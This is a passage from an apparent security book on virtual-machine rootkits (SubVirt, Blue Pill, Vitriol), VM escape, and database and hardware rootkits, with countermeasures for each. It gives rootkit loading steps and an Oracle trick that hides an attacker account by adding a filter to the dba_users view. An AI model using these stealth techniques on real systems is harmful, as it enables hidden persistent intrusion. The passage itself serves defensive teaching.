Once a piece of malware has detected that it is trapped in a virtual environment, it may want to escape into the host operating system rather than simply terminate its process. Typically escaping the VM requires using an exploit to cause a service or the entire VM itself to crash, resulting in the malware escaping the virtual cage. One such example is a directory traversal vulnerability in VMWare file-sharing services that causes the service to provide root-level directory access to the host OS file system (<http://www.coresecurity.com/content/advisory-vmware>). A directory traversal attack is a well-known technique in the world of penetration testing where unauthorized access to a file or folder is obtained by leveraging a weakness in an application's ability to interpret user input. A thorough testing of VM stability through fuzzing techniques is presented in a paper by Tavis Ormandy (<http://taviso.decsystem.org/virtsec.pdf>). Fuzzing is also a penetration technique that attempts to gain unauthorized system access by supplying malformed input to an application.

However, perhaps the most abused feature of VMWare is the undocumented ComChannel interface used by VMWare Tools, a suite of productivity components that allows the host and guest operating systems to interact (e.g., share files). ComChannel is the most publicized example of VMWare's use of so-called backdoor I/O undocumented features. At SANSfire 2007, Ed Skoudis and Tom Liston demoed a variety of tools built from ComChannel:

- VMChat
- VMCat
- VMDrag-n-Hack
- VMDrag-n-Sploit
- VMFtp

All of these tools use exploit techniques to cause unintended/unauthorized access to the host operating system from within the guest operating system over the ComChannel link. The first tool, VMChat, actually performs a DLL injection over the ComChannel interface into the host operating system. Once the DLL is inside the host's memory space, a backdoor channel is opened that allows bidirectional communication between the host and the guest.

As it turns out, Ken Kato (previously mentioned in the "Detecting the Virtual Environment") has been researching the ComChannel issue for some years in his "VM Back" project (<http://chitchat.at.infoseek.co.jp/vmware/>).

Although these tools represent serious issues in VM isolation and protection, they do not represent the most critical threat in virtualization technology. The third class of malware, hypervisor-replacing virtual malware, represents this threat.

Hijacking the Hypervisor

The ultimate goal for an advanced virtual rootkit is to subvert the hypervisor itself—the brains controlling the virtual environment. If the rootkit could insert itself beneath guest operating systems, it would control the entire system.

This is exactly what HVM rootkits achieve in a few deceptively hard steps:

1. Install a kernel driver in the guest operating system.
2. Find and initialize the hardware virtualization support (AMD-V or Intel VT-x).
3. Load the malicious hypervisor code into memory from the driver.
4. Create a new VM to place the host operating system inside.
5. Bind the new VM to the rootkit's hypervisor.
6. Launch the new VM, effectively switching the host into a guest mode from which it cannot escape.

This process occurs entirely on-the-fly, with no reboot required (although in the case of the SubVirt rootkit, a reboot is required for the rootkit to load initially, after which the process is achieved without a reboot).

However, before we get into the details of these steps, we have to explore a new concept that was briefly mentioned in Chapter 4, Ring -1.

Ring -1

To achieve these goals, the virtual rootkit must leverage a new concept created by hardware virtualization support currently offered by the two main CPU manufacturers, Intel and AMD. The new concept is *Ring -1*. If you recall the diagram of the x86 CPU rings of privilege from Chapter 4, remember that it ranges from Ring 0 (most privileged—the OS runs in this mode) to Ring 3 (user applications run in this mode). Ring 0 used to be the most privileged ring, but now Ring -1 contains a hardware-level hypervisor that has even more privilege than the operating system.

In order for the CPU manufacturers to implement this Ring -1 (thereby adding native hardware support for virtualization software), they added several new CPU instructions, registers, and processor control flags. AMD named their additions, AMD-V Secure Virtual Machine (SVM), and Intel named their technology, Virtualization Technology extensions or VT-x. Let's take a quick look at the similarities between them.

AMD-V SVM/Pacifica and Intel VT-x/Vanderpool

To understand how HVM rootkits leverage these hardware-based virtualization technologies, having a firm grasp of the capabilities these extensions add to the x86 instruction set is important. The following table summarizes the major commands and data structures added by these extensions. These extensions are used by Blue Pill and Vitriol.

AMD	INTEL	Type	Purpose
Virtual Machine Control Block (VMCB)	Virtual Machine Control Structure (VMCS)	Data structure	A per-processor core structure that describes the state of the guest VM
VMRUN	VMLAUNCH	CPU instruction	Executes a guest VM
VMSAVE/ VMLOAD	VMWRITE/ VMREAD	CPU instruction	Stores/retrieves guest state information into the VMCB
VMMCALL	VMCALL	CPU instruction	Communicates from guest VM to hypervisor

This is not an exhaustive list of the additions to the x86 instruction set, but in actuality, the number is reasonably small. The relatively light nature of this hardware support is solely for performance reasons.

VIRTUAL ROOTKIT SAMPLES

The following rootkit samples are the only publicly known virtual rootkits in existence today. SubVirt is an example of VMBR, whereas Blue Pill and Vitriol are HVB rootkits.

- SubVirt, developed by Samuel T. King and Peter M. Chen at the University of Michigan in coordination with Yi-Min Wang, Chad Verbowski, Helen J. Wang, and Jacob R. Lorch at Microsoft Research, targets Intel x86 technology. It was tested on Windows XP using Virtual PC and Gentoo Linux using VMWare.
- Blue Pill by Joanna Rutkowska of Invisible Things Lab targets AMD-V SVM/Pacifica technology. It was tested on x64 Vista.
- Vitriol by Dino Dai Zovi of Matasano Security targets Intel VT-x. It was tested on MacOS X.



SubVirt: Virtual Machine-Based Rootkit (VMBR)

<i>Popularity:</i>	2
<i>Simplicity:</i>	3
<i>Impact:</i>	9
<i>Risk Rating:</i>	5

SubVirt inserts itself beneath the host operating system, creating a new hypervisor. It relies on x86 architecture rather than specific virtualization technology like SVM and loads itself by altering the system boot sequence. The authors also implement malicious services to showcase how the rootkit can cause damage after installing itself. Even though SubVirt targets both Windows XP and Linux, we'll only cover the Windows aspects of the VMBR.

To modify the boot sequence, SubVirt requires and assumes the attacker has gained root privileges on the system and is able to copy the VMBR to persistent storage on the target system. Although this is an acceptable assumption, this requirement does expose the rootkit to certain offline attacks and limits the tool's applicability in some cases. The VMBR is copied to the first active partition on Windows XP.

The boot sequence is then modified to first execute the VMBR instead of the OS boot loader. It does this by overwriting the sectors on disk to which the BIOS transfers control. To maneuver around antivirus, HIDS/HIPS, and personal firewall solutions that may alert users to this activity on Windows XP, SubVirt uses a kernel driver to register a `LastChanceShutdown` callback routine. This routine is called by the operating system kernel when the system is shutting down, at which point most processes have been terminated and the file system itself has been unloaded. As a second level of protection, this malicious kernel driver is a low-level driver that hooks beneath the file system driver and most antivirus-type products. Thus, none of those higher-level drivers will ever see SubVirt. As a third layer of protection, this low-level kernel driver hooks the low-level disk driver's `write()` routine, allowing only its VMBR to be written to boot blocks on the disk.

Once the system is rebooted, the BIOS transfers execution to the VMBR, which then loads a custom "attack" operating system that hosts malicious services and a hypervisor. The hypervisor controls and boots the encapsulated host operating system (referred to as the "target OS" by the authors), while the attack operating system provides malicious services and low-level protection to malware operating inside the target OS (without its knowledge).

The goal of the VMBR is to support the malware running inside the target OS, which has now been pushed into a VM. It does this by hosting three classes of malicious services, which the authors define as

- Services that do not communicate with the target OS at all. Examples include spam relays, botnets, and phishing web servers.

- Services that observe data or events from the target OS. Examples include a keylogger and network packet sniffer.
- Services that deliberately alter execution of the target OS, such as dropping packets or erasing suspect data.

The VMBR is able to offer these services without the target OS knowing because the VMBR is able to trap instructions issued by the target OS to hardware and alter those instructions' functionality. This is what a normal VM emulator does, but in this case, it is for malicious intent.

We'll briefly cover the sample services in each of these three classes implemented in the SubVirt code base.

Phishing Web Server Service

The phishing web server within the SubVirt VMBR was developed to characterize malicious code that has no interaction with the target operating system. A phishing website is a decoy of a real website intended to guide users into divulging *personally identifiable information (PII)*. This information often contains names, addresses, social security numbers, credit card information, or usernames and passwords. This phishing site uses a thttpd web server in the attack operating system. The virtual network settings are modified to redirect all traffic to the target except inbound TCP packets bound for port 8080, which are directed to the phishing server. The VMBR environment does not contain any state or event information that is visible from within the target operating system.

Keystroke Logger Service

As with the phishing web server, the SubVirt VMBR contains an optional keystroke logger that may be used. A keystroke logger is an application that is intended to collect and store all keystrokes. In this example, as it runs from the virtual machine within a rootkit, it is attempting to collect all keystroke data without the target OS's knowledge. This is accomplished by emulating the keyboard module within the VMBR to copy all keystrokes and send them to the attack OS. Once received by the attack OS, the custom keystroke program searches for possible passwords. After analyzing the keystrokes on the attack system, the data is forwarded to the target OS.

Sensitive Information File Scanner Service

The authors also developed a module to scan the target OS file system for files that may contain sensitive information, such as user passwords or private keys.

Defense Countermeasure Service

This service implemented by the authors represents the most aggressive service that falls under the third class of services offered—actively modifying the target OS. This service actually modifies an exported kernel function in Windows XP that handles mapping executable files into a process's address space (i.e., the Windows loader). If the modified

function detects the Red Pill program, it sets a breakpoint on the SIDT instruction in the program. Thus, when Red Pill runs and calls SIDT, it breaks execution into the hypervisor (because the hypervisor traps the instruction for emulation), which subsequently falsifies the results to fool Red Pill.

Maintaining Control Through Reboots and Shutdowns

We have seen several stealthy capabilities of the SubVirt rootkit, such as modifying the boot sequence by hooking low in the disk driver stack and installing services to transparently monitor or fool the target OS. The VMBR adds an even stealthier feature to prevent the system from truly shutting down. If the system were to shutdown, the VMBR would be susceptible to offline attacks, such as the BIOS passing control to a bootable CD-ROM or USB drive, where detection utilities could detect and clean SubVirt.

To protect itself from system reboots, the VMBR resets the virtual hardware rather than the physical hardware. This provides the target OS with the illusion that the devices have been reset, when, in actuality, the physical system is still running. To prevent system shutdown (such as when a user pushes the power off button), the VMBR has the capability to use Advanced Configuration and Power Interface (ACPI) sleep states to make the system appear to physically shutdown. This induces a low-power mode on the system, where power is still applied to RAM, but most moving parts are turned off.

— SubVirt Countermeasures

The authors suggest several ways to thwart their rootkit. The first way is to validate the boot sequence using hardware such as a Trusted Platform Module (TPM) that holds hashes of authorized boot devices. During boot-up, the BIOS hashes the boot sequence items and compares them against the known hashes to make sure no malware is present. A second method is to boot using removable media and scan the system with forensic tools like Helix Live-CD and rootkit detectors such as Strider Ghostbuster. A final method is to utilize a secure boot process that involves a preexisting hypervisor validating the various system components.

The general weaknesses of the SubVirt approach include

- It must modify the boot sector of the hard drive to install, making it susceptible to a class of offline detection techniques.
- It targets x86 architecture, which is not fully virtualized (some instructions such as SIDT run in unprivileged mode), making it susceptible to all detection techniques previously discussed.
- It uses a “heavy hypervisor” (VMWare and Virtual PC) that attempts to emulate instructions and provide virtual hardware, making it susceptible to detection through hardware fingerprinting as discussed previously.



Blue Pill: Hypervisor Virtual Machine (HVM) Rootkit

<i>Popularity:</i>	3
<i>Simplicity:</i>	4
<i>Impact:</i>	8
<i>Risk Rating:</i>	5

Blue Pill was released at Black Hat USA in 2006 and has since grown beyond its original proof-of-concept scope. It is now a stable research project, supported by multiple developers, and has been ported to other architectures. We'll cover the original Blue Pill, which is based on AMD64 SVM extensions.

The host operating system is moved *on-the-fly* into the virtual machine using AMD64 Secure Virtual Machine (SVM) extensions. This is a critical feature that other virtual rootkits such as SubVirt do not have. SVM is an instruction set added to the AMD64 instruction set architecture (ISA) to provide hardware support to hypervisors. After the rootkit envelopes the host OS inside a VM, it monitors the guest OS for commands from malicious services.

Blue Pill first detects the virtual environment and then injects a “thin hypervisor” beneath the host operating system, encapsulating it inside a virtual machine. The author defines a “thin hypervisor” as one that *transparently controls the target machine*. This should raise a red flag immediately, since we have previously discussed the intractable nature of providing *transparent* virtualization as discussed by Garfinkel et al. in their paper found at http://www.cs.cmu.edu/~jfrankli/hotos07/vmm_detection_hotos07.pdf. This is a sticking point among the researchers at Invisible Things Lab and the research community in general.

Blue Pill is loaded in the following manner:

1. Load a kernel-mode driver.
2. Enable SVM support by setting a special CPU register to 1 (EFER MSR).
3. Allocate and initialize a special data structure called the *Virtual Machine Control Block (VMCB)*, which will be used to “jail” the host operating system after the Blue Pill hypervisor takes over.
4. Copy the hypervisor into a hidden spot in memory.
5. Save the address of the host processor information in a special register called VM_HSAVE_PA MSR.
6. Modify the VMCB data structure to contain logic that allows the guest to transfer execution back to the hypervisor.
7. Set up the VMCB to look like the saved state of the target VM you are about to jail.

8. Jump to hypervisor code.
9. Execute the VMRUN instruction, passing the address of the “jailed” VM.

Once the VMRUN instruction is issued, the CPU runs in unprivileged guest mode. The only time the CPU execution level is elevated is when a VMEXIT instruction is issued by the guest VM. The Blue Pill hypervisor captures this instruction.

Blue Pill has several capabilities that contribute to its stealthiness:

- The “thin hypervisor” does not attempt to emulate hardware or instruction sets, so most of the detection methods discussed previously do not work.
- There is very little impact to performance.
- Blue Pill installs on-the-fly and no reboot is needed.
- Uses “Blue Chicken” to deter timing detection by briefly uninstalling the Blue Pill hypervisor if a timing instruction call is detected.

Some limitations of Blue Pill include:

- It’s not persistent—a reboot removes it.
- Researchers have shown that Translation Lookaside Buffer (TLB), branch prediction, counter-based clock, and #GP exceptions can detect Blue Pill side effects. These are all processor-specific structures/capabilities that Blue Pill cannot control directly but are directly affected as Blue Pill uses system resources just like any other software.



Vitriol: Hardware Virtual Machine (HVM) Rootkit

<i>Popularity:</i>	1
<i>Simplicity:</i>	4
<i>Impact:</i>	8
<i>Risk Rating:</i>	4

The Vitriol rootkit was released the same time as Joanna’s Blue Pill at Black Hat USA 2006. This rootkit is the ying to Blue Pill’s yang, because it targets Intel VT-x hardware virtualization support and Blue Pill targets AMD-V SVM support.

As previously mentioned, Intel VT-x support provides hardware-level CPU instructions that the VT-x hypervisor uses to raise and lower the execution level of the CPU. There are two execution levels in VT-x terminology: VMX root (Ring 0) and VMX non-root (a “less privileged” Ring 0). Guest operating systems are launched and run in VMX non-root mode but can issue a VM exit instruction when they need to access privileged instructions, such as to perform I/O. When this occurs, the CPU is elevated to VMX root.

This technology is not remarkably different than AMD-V SVM support: Both technologies achieve the same goal of a hardware-level hypervisor with full virtualization

support. They are also exploited in similar ways by Blue Pill and Vitriol. Both virtual rootkits

- Install a kernel driver into the target OS
- Access the low-level virtualization support instructions (such as VMXON in VT-x)
- Create memory space for the malicious hypervisor
- Create memory space for the new VM
- Migrate the running OS into the new VM
- Entrench the malicious hypervisor by trapping all commands from the new VM

Vitriol implements all of these steps in three main functions to trap the host OS inside a VM without its knowledge:

- `Vmx_init()` Detects and initializes VT-x
- `Vmx_fork()` Pushes the running host OS into a VM and slides the hypervisor beneath it
- `On_vm_exit()` Processes VMEXIT requests and performs emulation

The last function also provides the typical rootkit-like capabilities: accesses filter devices, hides processes and files, reads/modifies network traffic, and logs keystrokes. All of these capabilities are implemented beneath the operating system in the rootkit's hypervisor.

Virtual Rootkit Countermeasures

As corporate infrastructures and data centers continue to trade in bare-metal for virtual servers, the threat of virtual rootkits, malicious software, and threats will continue to grow. Since the original hysteria surrounding Blue Pill's (and the less-hyped Vitriol's) release in 2006, AMD and Intel have made revisions to their virtualization technologies to counter the threat, even though no source code was released until 2007, a year later. As mentioned in a whitepaper by Crucial Security (<http://www.crucialsecurity.com/documents/hvmrootkits.pdf>), AMD's revision 2 release for the AMD64 processor included the ability to require a cryptographic key to enable and disable the SVM virtualization technology. As you'll recall, this is one of the prerequisites to Blue Pill loading: The ability to enable SVM programmatically by setting the SVM bit of the EFER MSR register to 1. That is, Blue Pill would not be able to execute if it could not enable or disable SVM in its code.

With the release of proof-of-concept code, more than likely there will be more virtual rootkits released in the near future. While the debate continues on the questionable "100 percent undetectable" nature of HVMs, this does not change the fact that these rootkits exist and represent a growing threat.

SUMMARY

Looking back at the types of virtual rootkits, all three types must be able to determine if they are in a virtual environment. Virtualization-aware malware, however, is a dying breed. As the authors of SubVirt point out, malware will eventually have no choice but to run in virtual environments because data centers and large commercial and government organizations are continuing to migrate their traditionally physical assets into virtual assets. Soon malware authors will have to accept the possibility that they are being watched in a virtual environment, because the gain in possible host systems would outweigh the risk of being discovered and analyzed. In essence, the issue of VM detection will become mostly moot for malware.

For the remaining types of virtual malware that represent advanced virtual rootkits—VMBR and HVM rootkits—researchers and the Blue Pill authors have hotly debated as to whether or not the detection methods discussed (timing, resource, and logical anomalies) are actually detecting Blue Pill *itself* or simply the presence of SVM virtualization. The argument boils down to whether or not you assume the future of computing is 100 percent virtualization. If that is the case, then the fact that a host operating system detects it is in a VM is irrelevant. The Blue Pill authors take this position and compare the discoveries of current VM detection techniques to declaring the presence of network activity on a system as evidence of a botnet.

Aside from that debate, there are some countermeasures suggested by the Blue Pill authors that would prevent all HVM rootkits (as well as SubVirt) in their current state today:

- Disable virtualization support in BIOS if it is not needed.
- A futuristic, hardware-based hypervisor that allows only cryptographically signed Virtual Machine images to load.
- “Hardware Red Pill” or “SVMCHECK”—a hardware-supported instruction that requires a unique password to load a VM/hypervisor.

Virtualization creates a unique challenge for both rootkit authors and rootkit detectors alike. Rest assured that we have not seen the end of this debate.

To end on a positive note, hypervisors are being used for reasons other than subversion (or their intended purpose). Two hypervisor-based rootkit detectors have been released: Hypersight by North Security Labs (<http://northsecuritylabs.com/>) and Paladin by students at Rutgers University (<http://www.cs.rutgers.edu/~iftode/intrusion06.pdf>). Essentially these tools do the same thing Blue Pill does, except their intent is to detect and prevent virtual and traditional rootkits from loading at all.

CHAPTER 6

**THE FUTURE OF
ROOTKITS: IF YOU
THINK IT'S BAD NOW...**

Rootkits give attackers the upper hand in maintaining their unauthorized access. You've learned about the various attacks and methods rootkits use, in addition to how the rootkit modifies the user environment to fool the user into believing the attacker is not present. Rootkits are starting to evolve like viruses did into much more malicious malware such as adware, spyware, and bots. Right now, rootkits are still technically challenging to build, deploy, and maintain, so many low-skilled attackers are not leveraging rootkit functionality. But this is starting to change. At this time, rootkits require a level of skill that many attackers do not have. Rootkits involve circumventing or augmenting existing system functionality, which requires an understanding of kernel-level programming, driver development, or in-depth userland programming that is not taught in traditional programming courses. Specifically, the environment required to build many of the rootkits found today is not readily available to the traditional programmer. The traditional programmer must install special software development kits (SDKs) and build environments to compile the rootkits and distribute them.

Rootkit developers are starting to package their rootkits into modules and educate rootkit users on how to modify and adapt rootkits for specific purposes. Furthermore, the availability of public rootkit code at sites such as rootkit.com is lowering the technical knowledge required to integrate a rootkit into another piece of software successfully.

Since 2005, kernel-based rootkits and the technology used to detect rootkits for Microsoft Windows environments has largely remained the same. Attempts to move away from kernel-level System Service Descriptor Table (SSDT) hooking and the addition of specific functionality to prevent detection by popular rootkit detection software have been the only real innovations. Sadly, this has been enough to keep the attackers ahead of the game. Each increase in complexity, technology, or innovation is reactively fought in the never-ending arms race. As rootkits become more readily available to lesser-skilled attackers, the types and purposes of rootkits are adapting as well. Innovative attackers have started to leverage rootkit concepts such as stealth and new deployment vectors to keep their exploitation of databases, entire PCs, and systems undetectable.

INCREASES IN COMPLEXITY AND STEALTH

Since the arms race is a constant struggle between attacker and defender, the future of rootkits will most likely parallel that of viruses and worms; innovation will come in small steps that involve deception, stealth, and the elimination of detection from standalone rootkit detection tools produced by the community. Code snippets and easily available rootkits rely upon technology that was introduced into the community in the early 2000s when operating system vendors such as Microsoft and Linux did not have such a strong security focus. With recent releases of Windows Server 2008, Vista, and the integration of kernel patches for Linux into core distributions, rootkits will have a harder time operating at the kernel or user level and will be forced into the system's application level. Security vendors and software developers such as Microsoft have started to implement security architecture reviews, source code reviews, and other security

measures to ensure that rootkit-like applications are not able to take advantage of the kernel-mode or user-mode portions of the operating system. They have stepped up the arms race so that attackers will need to move away from embedding rootkits in the OS and userland to providing rootkit-like functionality such as stealth and backdoor capabilities into applications themselves such as a CRM or database.

As rootkits merge into the application layer, more and more blended threats, or those threats that contain different types of malware such as a worm that uses a virus to infect files or, in this case, a virus that uses a rootkit to stay hidden, will become the norm. Rootkit detection technology will be a requirement for antivirus and anti-spyware vendors; otherwise, they will be unable to detect these threats.

Rootkit installation vectors will also change with the blended threats and diverge from being separate installs into deeper integration with existing malware, especially the type of malware that is purposefully installed by the user such as a screensaver, peer-to-peer application, or adware-supported applications. Rootkit infection will involve much smaller injection vectors, enabling drive-by download rootkit installation, which feeds modularity and reuse of rootkit functionality for low-skilled attacks.

Detecting a rootkit is only one part of the problem. Removing the rootkit so that another threat like Trojans, adware, or viruses protected by the rootkit can be dealt with may not be possible or, if attempted, can cause significant data loss or system instability. More and more antivirus and security vendors will need to follow a disarming process rather than the “cleaning” process that many of us know and use today. For example, you could delete the actual files used by the rootkit such as the kernel driver or .dll and then reboot. This cleaning process is the normal one performed by security vendor software; however, it requires that the company’s researchers know every file, registry key, and so on, that must be removed to ensure the threat is properly cleaned. This task is time-intensive and prone to error. What if one missed file causes the rootkit to be reinstalled? Disarming the rootkit, by preventing the core functionality of the rootkit from operating by disabling hooking, preventing hooking, or setting permissions on directories to prevent the rootkit’s subcomponents from executing, will ensure success and prevent having to worry about missing a file or registry key that needs to be cleaned. Also, the cleaning process can create system instability that causes blue screens, application errors, or data corruption that could be avoided by disarming.



Database Rootkits

<i>Popularity:</i>	2
<i>Simplicity:</i>	7
<i>Impact:</i>	8
<i>Risk Rating:</i>	6

With the recent pressure from the U.S. federal government and IT governance frameworks for organizations to protect their data, the database is becoming central to many attackers’ strategies since the data they need to perform identity theft are stored within the database. Sadly, database security technologies are still not being actively

deployed, and it seems as if no one is reviewing access control logs from the database servers, which makes database rootkits a useful method for controlling a database server.

Although database rootkits were introduced in 2005 by Alexander Kornburst at Red Database Security GmbH, they haven't really made the debut the industry expected. New advances in database rootkit techniques and the selling of prebuilt database rootkits will start to change that, fueling their development and deployment. For example, Gleg Ltd, a 0-day exploit development company, sells a MS SQL and Oracle database rootkit for \$2,500 as part of their 0-day exploit package. This package includes support and maintenance to ensure your database rootkit is always up-to-date with the latest technology to circumvent anti-rootkit defenses.

Database rootkits are possible because database servers have an architecture that is very similar to an operating system. Both databases servers and operating systems have processes, jobs, users, and executables; therefore, the rootkit techniques discussed in the previous chapters in Part II can be directly ported to database servers in order to keep control over the databases within the database server. Table 6-1 details a list of operating system commands and their equivalent database commands.

Implementing a rootkit within a database can be accomplished in a couple different ways. The first generation of database rootkits simply modified the execution path of the internal queries and views that the database server relied upon. For example, let's walk through how Oracle executes a query to find a username within the database:

```
Select username from dba_users;
```

First, Oracle executes name resolution techniques to determine whether the `dba_users` object is a local object within the current schema such as a table, view, or procedure. If it is a local object, Oracle will use it. Next, Oracle will verify whether there is a private synonym called `dba_users`. If there is a private synonym, Oracle will use it; otherwise, Oracle will check whether `dba_users` is a public synonym and, if it is, use it.


This process is vital to understanding how manipulation of certain database objects affects the results returned by the Oracle name resolution routine. Figure 6-1 shows the various groups of Oracle objects from Alex Kornburst's Defcon 14 presentation, which is available on the Black Hat website (<http://www.blackhat.com>).

As you can see from the name resolution process shown in Figure 6-1, you can change the results of the original SQL query if you can control any of the synonyms. Therefore, to adjust the results you could

- Create a local object with the identical name.
- Create a private synonym pointing to a different object.
- Create a public synonym pointing to a different object.
- Switch to a different schema.

OS Command	Oracle	SQL Server	DB2	Postgres
ps	SELECT * FROM V\$PROCESS;	SELECT * FROM SYSPROCESSES	List application	SELECT * FROM PG_STAT_ACTIVITY
kill	ALTER SYSTEM KILL SESSION 'SESSION-ID, SESSION-SERIAL';	SELECT @VAR1 = SPIDFROM SYSPROCESSESWHERE NT_USERNAME='USERNAME' AND SPID<>@@SPIDEXEC ('KILL '+@VAR1) ;	Force application (<process number>)	
Executables	Views, Packages, Procedures, and Functions	Views, Stored Procedures	Views, Stored Procedures	Views, Stored Procedures
execute	SELECT * FROM VIEW; EXEC PROCEDURE;	SELECT * FROM VIEW; EXEC PROCEDURE;	SELECT * FROM VIEW;	SELECT * FROM VIEW; EXEC PROCEDURE;
cd	ALTER SESSION SET CURRENT_SCHEMA=USER01			

Table 6-1 Operating System Commands and their Equivalent Database Commands



The most effective way to execute this execution path modification attack is to remove a user from the list of users within the database. For example, if an attacker added a new user named HACKER to the database so he or she could log back at anytime, the attacker could modify the `dba_users` object, which is a view in Oracle, to exclude the user any time an application or administrator executes a query to list the users in the database:

```
SQL> select username from dba_users;
```

```

USERNAME
-----
SYS
SYSTEM
DBSNMP
SYSMAN
MGMT_VIEW
OUTLN
MDSYS
ORDSYS
EXFSYS
HACKER
...
```

Now, the attacker simply adjusts the `dba_users` view by adding an additional conditional statement that filters out the new username, HACKER, in the WHERE clause in

the view. For Oracle, the attacker could simply add `AND U.NAME != 'HACKER'` and save the view.

Anytime a graphical tool, or administrator, that trusts the `dba_users` view queries the view, the tool, or administrator, will not see the `HACKER` user. This method, although simple, is not perfect as other views that also list users must be updated to exclude the `HACKER` user as well as the `ALL_USERS` views.

Within the Oracle execution path, objects can also be modified to hide processes and objects owned by the `HACKER` user by altering the various session objects including `V_$SESSION`, `V_$PROCESS`, `GV_$SESSION`, and `FLOW_SESSIONS`.

PL/SQL packages can also be modified to execute code, making sure the rootkit is still installed or reinstalling the rootkit if it is not installed. Although Microsoft SQL and Oracle have techniques to ensure core packages or *stored procedures*, which are a set of SQL statements clustered together and executed in a group, are not altered, many database or application-specific packages created by the Oracle database user can normally be modified. Furthermore, applications exist for Oracle *8i/9i* and *10g* to unwrap, modify, rewrap, and reinstall Oracle packages. This problem does not exist in Microsoft SQL where the views are digitally signed.

Kornburst has released examples of an Oracle rootkit that can hide users, processes, and jobs from the management tools shipped with Oracle. Modification of the database executables themselves can also be used to change the functionality of the database server to employ a different set of tables, views, or stored procedures when executing specific queries. Controlling the path of execution provides the attacker with the ability to adjust or fake the results returned within a query or function.

Database Rootkit Countermeasures

A variety of tools are now available that look for these types of attacks, but the latest rootkits that utilize memory attacks are still difficult for tools such as Red-Database-Security's `repscan` and Application Security, Inc.'s `DbProtect` to detect because of their detection methodology. These tools execute a scan of all database objects, and MD5 (hash) each table, view, and so on, that is identified within the scan. A view is a virtual table, which is based on a SQL query, but it does not store data like a table. The view's data is generated dynamically each time you access the view. When the database security detection tool runs, it compares the MD5 hashes to the baseline to determine if the database has been altered. Although tools can detect these rootkits, the best countermeasure is to utilize the underlying tables, not the views, when querying the database.

Luckily, memory-based attacks are platform dependent and have only been discussed and seen on Oracle on the Windows platforms, which most enterprises do not run Oracle on. Even though the majority of the work in database rootkits has been within Oracle, Microsoft SQL Server is also susceptible to attacks, but Microsoft has added additional security features to SQL Server 2005 to help prevent database rootkits. These changes include digitally signing views and the capability to digitally sign packages.



Hardware-Based Rootkits

<i>Popularity:</i>	1
<i>Simplicity:</i>	2
<i>Impact:</i>	9
<i>Risk Rating:</i>	4

Since their inception, rootkits have been software-based and continue to fight a never-ending battle for control of the operating system. This is a software versus software fight that, in the end, is usually won by who gets loaded first. Furthermore, new rootkit cleanup software from the antivirus companies such as Symantec and McAfee have forced researchers to look into new avenues to use to store, load, and execute their rootkits. Hardware, such as your PC's BIOS, graphics card, and expansion ROMs like the PXE booting capabilities of enterprise NIC cards, offer a new place where rootkit code can be stored safely away from the prying eyes of software-based detection tools.

Although a relatively new technology, hardware-based rootkits are progressing rapidly since they have many years of hardware-based virus data to learn from. In 1998, the first hardware-infecting virus, CIH, flashed the BIOS with random garbage and rendered the machine useless because all PCs require the BIOS to boot. Rootkit developers have looked at leveraging the same methodology to store rootkit code or data that can survive a reboot, reformat of the hard drive, or reinstallation of the host operating system. The benefits of infecting the BIOS include additional stealth functionality as traditionally forensic and incident response investigations do not analyze the hardware of a machine such as the BIOS or onboard memory for evidence.

Currently, no such hardware rootkit exists; however, John Heasman from NGS Consulting has developed proof-of-concept code that leverages the Advanced Configuration and Power Interface (ACPI) to force the motherboard hardware to modify memory spaces that are off-limits to traditional operating system processes. For example, using this technique, an attacker can disable all security access token checking in Windows and Linux. Heasman also demonstrated how the ACPI interface could be used to execute native code such as that of a rootkit loader or installer. The ACPI approach is not perfect as it is a hybrid rootkit that requires software and hardware to work together to implement the rootkit, but it does provide a great example of where rootkit development is heading.

In addition to ACPI as a loading mechanism, Heasman has pioneered research into the use of PCI expansion ROMs such as the EEPROMs on a PCIe Graphics card or the EEPROMs on network cards. Heasman contends that through the adaptation of open source PXE software like Etherboot/gPXE, an attacker could implement modified gPXE ROM to download a malicious ROM and boot a rootkit such as the eEye BootRoot, a boot-sector rootkit that can subvert the Windows operating system.

☐ Hardware-Based Rootkit Countermeasures

The greatest hurdle for BIOS- and PCI-based rootkits is the large number of BIOS variants and PCI ROM variants they need to integrate with. One rootkit developed for one NIC or BIOS will not work on another version of the BIOS. Furthermore, chip makers such as Intel and AMD are already working on methods to prevent these types of attacks with initiatives such as the Trusted Platform Module (TPM). TPM is a microcontroller that exists on the motherboard that provides cryptographic and key management functions for the host. The TPM also contains platform-specific measurement hashes that could be leveraged to ensure that only digitally signed ROMs from the original manufacturer are executed. Lastly, the TPM offers a secure startup capability that can ensure an unmodified boot occurs.

